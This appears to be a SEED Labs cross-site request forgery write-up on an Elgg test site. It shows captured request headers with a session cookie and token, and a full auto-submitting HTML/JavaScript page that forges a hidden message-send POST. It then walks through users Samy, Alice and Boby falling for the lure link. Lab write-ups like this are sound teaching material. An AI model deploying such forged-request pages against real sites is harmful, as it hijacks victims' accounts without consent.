
```
http://www.seed-server.com/action/messages/send
```

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------168553382425741483921680058262
Content-Length: 979
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/messages/add/59
Cookie: __gsas=ID=9b01e0a48d02d7bb:T=1665416147:S=ALNI_MbKOxwM2oUYH2sdiI2vmDZN3xn64A; Elgg=lgk1qkh077kjbvj
Upgrade-Insecure-Requests: 1
```


```
__elgg_token=07VYAQKYu8XlyM_jXGoE0w&__elgg_ts=1665840298&recipients=&match_on=users&recipients[]=57&subjec
```

```
Content-Length:187
```

The code inside the edit profile would look something like this:




```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='match_on' value='users'>";
    fields += "<input type='hidden' name='recipients[]' value='57'>";
    fields += "<input type='hidden' name='subject' value='My Website'>";
    fields += "<input type='hidden' name='body' value='www.attacker32.com'>";


    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/messages/send";
```



```
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

Now we send this link to Alice through elgg message.



To *

Alice

Write recipient's username here.


Subject *

I cannot believe this.

Message *

http://www.attacker32.com/editprofile.html

Now, Alice logs into her account and checks Samy’s message.




I cannot believe this.

From Samy just now

http://www.attacker32.com/editprofile.html

Upon pressing Samy’s Link, she enters his website temporarily but later gets redirected into her elgg profile and a notification shows that a message has been sent successfully.

Now Boby logs in into his account and sees that there is a message from Alice.




Inbox

My Website

From Alice 3 minutes ago

www.attacker32.com

Believing this to be Alice, he presses the link provided and enters the attacker’s webpage.



www.attacker32.com

CSRF Attacker's Page

- Add-Friend Attack
- Edit-Profile Attack